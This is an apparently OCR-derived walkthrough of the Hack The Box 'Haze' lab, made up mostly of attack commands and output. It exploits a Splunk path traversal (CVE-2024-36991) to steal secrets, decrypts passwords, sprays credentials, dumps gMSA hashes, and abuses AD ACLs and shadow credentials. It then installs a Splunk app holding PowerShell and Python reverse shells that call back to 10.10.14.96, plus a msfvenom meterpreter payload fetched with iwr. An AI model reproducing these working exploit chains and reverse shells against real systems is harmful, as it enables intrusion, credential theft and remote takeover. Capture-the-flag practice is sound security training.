┌──(venv)─(kali㉿kali)-[~/Desktop/htb/haze/CVE-2024-36991]
└─$ curl -s "http://haze.htb:8000/en-US/modules/messaging/C:../C:../C:../C:../C:../C:../C:../C:../C:../C:../C:/Program%20Files/Splunk/et
c/auth/splunk.secret"
NfKeJCdFGKUQUqyQmnX/WM9xMn5uVF32qyiofYPHkEOGcpMsEN.lRPooJnBdEL5Gh2wm12jKEytQoxsAYA5mReU9.h0SYEwpFMDyyAuTqhnba9P2Kul0dyBizLpq6Nq5qiCTBK3U
M516vzArIkZvWQLk3Bqm1YylhEfdUvaw1ngVqRloRtg54qf4jG0X16hNDhXokoyvgb44lWcH33FrMXxMvzFKd5W3TaAUis06rnN0xqB7cHbofaA1YV9vgD
```


splunksecrets splunk-decrypt -S secret.txt



```
┌──(venv)─(kali㉿kali)-[~/Desktop/htb/haze/CVE-2024-36991]
└─$ splunksecrets splunk-decrypt -S secret.txt
Ciphertext: $7$ndnYiCPhf4lQgPhPu7Yz1pvGm66Nk0PpYcLN+qt1qyojg4QU+hKteemWQGUuTKDVlWbO8pY=
Ld@p_Auth_Sp1unk@2k24
```


Paul Taylor : Ld@p_Auth_Sp1unk@2k24

nxc smb haze.htb -u 'paul.taylor' -p 'Ld@p_Auth_Sp1unk@2k24' --users
nxc smb haze.htb -u 'paul.taylor' -p 'Ld@p_Auth_Sp1unk@2k24' --rid-brute




```
┌──(venv)─(kali㉿kali)-[~/Desktop/htb/haze]
└─$ nxc smb haze.htb -u 'paul.taylor' -p 'Ld@p_Auth_Sp1unk@2k24'  --users
SMB         10.129.31.210   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True)
 (SMBv1:False)
SMB         10.129.31.210   445    DC01             [+] haze.htb\paul.taylor:Ld@p_Auth_Sp1unk@2k24
SMB         10.129.31.210   445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.31.210   445    DC01             paul.taylor                   2025-06-27 05:15:19 0
SMB         10.129.31.210   445    DC01             [*] Enumerated 1 local users: HAZE

┌──(venv)─(kali㉿kali)-[~/Desktop/htb/haze]
└─$ nxc smb haze.htb -u 'paul.taylor' -p 'Ld@p_Auth_Sp1unk@2k24'  --rid-brute
SMB         10.129.31.210   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True)
 (SMBv1:False)
SMB         10.129.31.210   445    DC01             [+] haze.htb\paul.taylor:Ld@p_Auth_Sp1unk@2k24
SMB         10.129.31.210   445    DC01             498: HAZE\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.31.210   445    DC01             500: HAZE\Administrator (SidTypeUser)
SMB         10.129.31.210   445    DC01             501: HAZE\Guest (SidTypeUser)
SMB         10.129.31.210   445    DC01             502: HAZE\krbtgt (SidTypeUser)
SMB         10.129.31.210   445    DC01             512: HAZE\Domain Admins (SidTypeGroup)
SMB         10.129.31.210   445    DC01             513: HAZE\Domain Users (SidTypeGroup)
SMB         10.129.31.210   445    DC01             514: HAZE\Domain Guests (SidTypeGroup)
SMB         10.129.31.210   445    DC01             515: HAZE\Domain Computers (SidTypeGroup)
SMB         10.129.31.210   445    DC01             516: HAZE\Domain Controllers (SidTypeGroup)
SMB         10.129.31.210   445    DC01             517: HAZE\Cert Publishers (SidTypeAlias)
SMB         10.129.31.210   445    DC01             518: HAZE\Schema Admins (SidTypeGroup)
SMB         10.129.31.210   445    DC01             519: HAZE\Enterprise Admins (SidTypeGroup)
SMB         10.129.31.210   445    DC01             520: HAZE\Group Policy Creator Owners (SidTypeGroup)
```

nxc smb haze.htb -u 'paul.taylor' -p 'Ld@p_Auth_Sp1unk@2k24' --rid-brute |grep User | awk '{print $6}' | awk -F\\ '{print $2}' | sort -u | grep -v '\$$' > users_extracted.txt



```
└─$ cat users_extracted.txt
Administrator
alexander.green
Domain
edward.martin
Guest
krbtgt
mark.adams
paul.taylor
Protected
```

nxc winrm $ip -u users_extracted.txt -p 'Ld@p_Auth_Sp1unk@2k24'




```
[+] haze.htb\mark.adams:Ld@p_Auth_Sp1unk@2k24 (Pwn3d!)
```

mark.adams:Ld@p_Auth_Sp1unk@2k24

```
evil-winrm -i $ip -u mark.adams -p Ld@p_Auth_Sp1unk@2k24
```


```
python /opt/gMSADumper/gMSADumper.py -u mark.adams -p 'Ld@p_Auth_Sp1unk@2k24' -d haze.htb -l dc01.haze.htb
```



```
┌──(kali㉿kali)-[~/Desktop/htb/haze]
└─$ python /opt/gMSADumper/gMSADumper.py -u mark.adams -p 'Ld@p_Auth_Sp1unk@2k24' -d haze.htb -l dc01.haze.htb
Users or groups who can read password for Haze-IT-Backup$:
 > Domain Admins
```


Nothing show up

```
Set-ADServiceAccount -Identity Haze-IT-Backup$ -PrincipalsAllowedToRetrieveManagedPassword "mark.adams"
```



```
*Evil-WinRM* PS C:\Users\mark.adams\desktop> Set-ADServiceAccount -Identity Haze-IT-Backup$ -PrincipalsAllowedToRetrieveManagedPassword
"mark.adams"
```


Run it again. It will show output.



```
└─$ python /opt/gMSADumper/gMSADumper.py -u mark.adams -p 'Ld@p_Auth_Sp1unk@2k24' -d haze.htb -l dc01.haze.htb
Users or groups who can read password for Haze-IT-Backup$:
 > mark.adams
Haze-IT-Backup$:::4de830d1d58c14e241aff55f82ecdba1
Haze-IT-Backup$:aes256-cts-hmac-sha1-96:358dce76ff37bd5baa337ae9491ce3d6c3af66af50cad9296c5ed61d3a79c283
Haze-IT-Backup$:aes128-cts-hmac-sha1-96:daa6af62b0781111393c8b1cb7812c8a
```


Haze-IT-Backup$:::4de830d1d58c14e241aff55f82ecdba1
We got the computer Haze-IT-Backup$ hash.

```
bloodhound-python -d haze.htb -u 'mark.adams' -p 'Ld@p_Auth_Sp1unk@2k24' -c all -ns $ip --zip
```




Write Owner

```
# Change owner of SUPPORT_SERVICES to HAZE-IT-BACKUP$
impacket-owneredit -action write -target 'SUPPORT_SERVICES' -new-owner 'HAZE-IT-BACKUP$' haze.htb/'HAZE-IT-BACKUP$' -hashes ':4de830d1d58c14e241aff55f82ecdba1' -dc-ip haze.htb
```




```
└─$ impacket-owneredit -action write -target 'SUPPORT_SERVICES' -new-owner 'HAZE-IT-BACKUP$' haze.htb/'HAZE-IT-BACKUP$' -hashes ':4de830
d1d58c14e241aff55f82ecdba1' -dc-ip haze.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-323145914-28650650-2368316563-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=haze,DC=htb
[*] OwnerSid modified successfully!
```

```
# Give FullControl rights to HAZE-IT-BACKUP$
impacket-dacledit -action write -rights FullControl -target 'SUPPORT_SERVICES' -principal 'HAZE-IT-BACKUP$' haze.htb/'HAZE-IT-BACKUP$' -hashes ':4de830d1d58c14e241aff55f82ecdba1' -dc-ip haze.htb
```



```
└─$ impacket-dacledit -action write -rights FullControl -target 'SUPPORT_SERVICES' -principal 'HAZE-IT-BACKUP$' haze.htb/'HAZE-IT-BACKUP
$' -hashes ':4de830d1d58c14e241aff55f82ecdba1' -dc-ip haze.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250627-213818.bak
[*] DACL modified successfully!
```


```
# Get TGT for HAZE-IT-BACKUP$
getTGT.py haze.htb/HAZE-IT-Backup$ -hashes ':4de830d1d58c14e241aff55f82ecdba1'
```



```
└─$ getTGT.py haze.htb/HAZE-IT-Backup$ -hashes ':4de830d1d58c14e241aff55f82ecdba1'
/home/kali/.local/share/pipx/venvs/impacket/lib/python3.13/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecate
d as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 20
25-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in HAZE-IT-Backup$.ccache
```


```
# Export the TGT cache
export KRB5CCNAME=Haze-IT-Backup$.ccache
```

```
# Use bloodyAD to set owner, add rights and group memberships
bloodyAD --host "dc01.haze.htb" -d "haze.htb" -u 'Haze-IT-Backup$' -k set owner "SUPPORT_SERVICES" 'Haze-IT-Backup$'
```




```
└─$ bloodyAD --host "dc01.haze.htb" -d "haze.htb" -u 'Haze-IT-Backup$' -k set owner "SUPPORT_SERVICES" 'Haze-IT-Backup$'
[+] Old owner S-1-5-21-323145914-28650650-2368316563-512 is now replaced by Haze-IT-Backup$ on SUPPORT_SERVICES
```

```
bloodyAD --host "dc01.haze.htb" -d "haze.htb" -u 'Haze-IT-Backup$' -k add genericAll "CN=SUPPORT_SERVICES,CN=Users,DC=haze,DC=htb" 'Haze-IT-Backup$'
```




```
└─$ bloodyAD --host "dc01.haze.htb" -d "haze.htb" -u 'Haze-IT-Backup$' -k add genericAll "CN=SUPPORT_SERVICES,CN=Users,DC=haze,DC=htb" '
Haze-IT-Backup$'
[+] Haze-IT-Backup$ has now GenericAll on CN=SUPPORT_SERVICES,CN=Users,DC=haze,DC=htb
```

bloodyAD --host "dc01.haze.htb" -d "haze.htb" -u 'Haze-IT-Backup$' -k add groupMember "SUPPORT_SERVICES" "Haze-IT-Backup$"




```
└─$ bloodyAD --host "dc01.haze.htb" -d "haze.htb" -u 'Haze-IT-Backup$' -k add groupMember "SUPPORT_SERVICES" "Haze-IT-Backup$"
[+] Haze-IT-Backup$ added to SUPPORT_SERVICES
```

bloodyAD --host "dc01.haze.htb" -d "haze.htb" -u 'Haze-IT-Backup$' -p ':4de830d1d58c14e241aff55f82ecdba1' add shadowCredentials "edward.martin"




```
└─$ bloodyAD --host "dc01.haze.htb" -d "haze.htb" -u 'Haze-IT-Backup$' -p ':4de830d1d58c14e241aff55f82ecdba1' add shadowCredentials "edw
ard.martin"
[+] KeyCredential generated with following sha256 of RSA key: a8d58cc2f249ace67e1f91bcf80d42050cf4d2c060e3ba34e7b7f87c80f3f290
No outfile path was provided. The certificate(s) will be stored with the filename: Js2eMCzq
[+] Saved PEM certificate at path: Js2eMCzq_cert.pem
[+] Saved PEM private key at path: Js2eMCzq_priv.pem
A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
Run the following command to obtain a TGT:
python3 PKINITtools/gettgtpkinit.py -cert-pem Js2eMCzq_cert.pem -key-pem Js2eMCzq_priv.pem haze.htb/edward.martin Js2eMCzq.ccache
```

# Create PFX from private key and cert. Put no password.
openssl pkcs12 -export -out ikun.pfx -inkey Js2eMCzq_priv.pem -in Js2eMCzq_cert.pem



```
└─$ openssl pkcs12 -export -out ikun.pfx -inkey Js2eMCzq_priv.pem -in Js2eMCzq_cert.pem
Enter Export Password:
Verifying - Enter Export Password:
```


# Use certipy to authenticate
certipy-ad auth -pfx ikun.pfx -password '' -u 'edward.martin' -domain haze.htb -dc-ip $ip




```
└─$ certipy-ad auth -pfx ikun.pfx -password '' -u 'edward.martin' -domain haze.htb -dc-ip $ip
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     No identities found in this certificate
[!] Could not find identity in the provided certificate
[*] Using principal: 'edward.martin@haze.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'edward.martin.ccache'
[*] Wrote credential cache to 'edward.martin.ccache'
[*] Trying to retrieve NT hash for 'edward.martin'
[*] Got hash for 'edward.martin@haze.htb': aad3b435b51404eeaad3b435b51404ee:09e0b3eeb2e7a6b0d419e9ff8f4d91af
```

edward.martin:::::09e0b3eeb2e7a6b0d419e9ff8f4d91af

evil-winrm -i $ip -u edward.martin -H '09e0b3eeb2e7a6b0d419e9ff8f4d91af'




```
*Evil-WinRM* PS C:\Users\edward.martin\desktop> cat user.txt
99875b3a64e777582f18e807783a1275
```



```
*Evil-WinRM* PS C:\Backups\Splunk> download splunk_backup_2024-08-06.zip
```


cat Splunk/etc/auth/splunk.secret



```
└─$ cat Splunk/etc/auth/splunk.secret
CgL8i4HvEen3cCYOYZDBkuATi5WQuORBw9g4zp4pv5mpMcMF3sWKtaCWTX8Kc1BK3pb9HR13oJqHpvYLUZ.gIJIuYZCA/YNwbbI4fDkbpGD.8yX/8VPVTG22V5G5rDxO5qNzXSQI
z3NBtFE6oPhVLAVOJ0EgCYGjuk.fgspXYUc9F24Q6P/QGB/XP8sLZ2h00FQYRmxaSUTAroHHz8fYIsChsea7GBRaolimfQLD7yWGefscTbuXOMJOrzr/6B
```

CgL8i4HvEen3cCYOYZDBkuATi5WQuORBw9g4zp4pv5mpMcMF3sWKtaCWTX8Kc1BK3pb9HR13oJqHpvYLUZ.gIJIuYZCA/YNwbbI4fDkbpGD.8yX/8VPVTG22V5G5rDxO5qNzXSQIz3NBtFE6oPhVLAVOJ0EgCYGjuk.fgs
pXYUc9F24Q6P/QGB/XP8sLZ2h00FQYRmxaSUTAroHHz8fYIsChsea7GBRaolimfQLD7yWGefscTbuXOMJOrzr/6B
Save it in splunk.secret


cat Splunk/var/run/splunk/confsnapshot/baseline_local/system/local/authentication.conf



```
bindDNpassword = $1$YDz8WfhoCWmf6aTRkA+QqUI=
```

bindDNpassword = $1$YDz8WfhoCWmf6aTRkA+QqUI=


splunksecrets splunk-decrypt -S splunk.secret




```
└─$ splunksecrets splunk-decrypt -S splunk.secret
Ciphertext: $1$YDz8WfhoCWmf6aTRkA+QqUI=
Sp1unkadmin@2k24
```

Sp1unkadmin@2k24


Login admin::::Sp1unkadmin@2k24




Reverse_shell_splunk
https://github.com/0xjpuff/reverse_shell_splunk



```
┌──(kali㉿kali)-[~/…/haze/reverse_shell_splunk/reverse_shell_splunk/bin]
└─$ ls
rev.py  run.bat  run.ps1
```




```
└─$ cat run.ps1
#A simple and small reverse shell. Options and help removed to save space.
#Uncomment and change the hardcoded IP address and port number in the below line. Remove all help comments as well.
$client = New-Object System.Net.Sockets.TCPClient('10.10.14.96',9001);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while
(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetB
ytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```



```
└─$ cat rev.py
import sys,socket,os,pty

ip="10.10.14.96"
port="9001"
s=socket.socket()
s.connect((ip,int(port)))
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
pty.spawn('/bin/bash')
```

tar -cvzf reverse_shell_splunk.tgz reverse_shell_splunk





```
┌──(kali㉿kali)-[~/Desktop/htb/haze/reverse_shell_splunk]
└─$ tar -cvzf reverse_shell_splunk.tgz reverse_shell_splunk
reverse_shell_splunk/
reverse_shell_splunk/default/
reverse_shell_splunk/default/inputs.conf
reverse_shell_splunk/bin/
reverse_shell_splunk/bin/rev.py
reverse_shell_splunk/bin/run.ps1
reverse_shell_splunk/bin/run.bat

┌──(kali㉿kali)-[~/Desktop/htb/haze/reverse_shell_splunk]
└─$ ls
README.md  reverse_shell_splunk  reverse_shell_splunk.tgz
```

***Make sure to tar in this path


mv reverse_shell_splunk.tgz reverse_shell_splunk.spl

Upload file


10.129.31.210:8000/en-US/manager/appinstall/_upload?brea
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
splunk>enterprise
Apps ▾
Administrator ▾
2 Messages ▾
Settings ▾
Activity ▾
Upload app
Apps » Upload app
Install App From File
If you have a .spl or .tar.gz app file to install, you can upload it using this form.
You can replace an existing app via the Splunk CLI. Learn more.
File
Browse...
reverse_shell_splunk.spl
□ Upgrade app. Checking this will overwrite the app if it already exists.
Cancel
Upload



```
└─$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.31.210 61722

PS C:\Windows\system32> whoami
haze\alexander.green
```




```
PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

# Generating a Windows x64 Meterpreter Reverse Shel l with msfvenom
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.96 LPORT=5555 -f exe -o shell.exe

# Hosting shell.exe with a Simple Python HTTP Server
python3 -m http.server 80


# Downloading the Payload shell.exe to the Target via PowerShell
iwr http://10.10.14.96/shell.exe -OutFile C:\Users\Public\shell.exe

# Starting a Meterpreter Listener in Metasploit for Reverse Shell Sessions
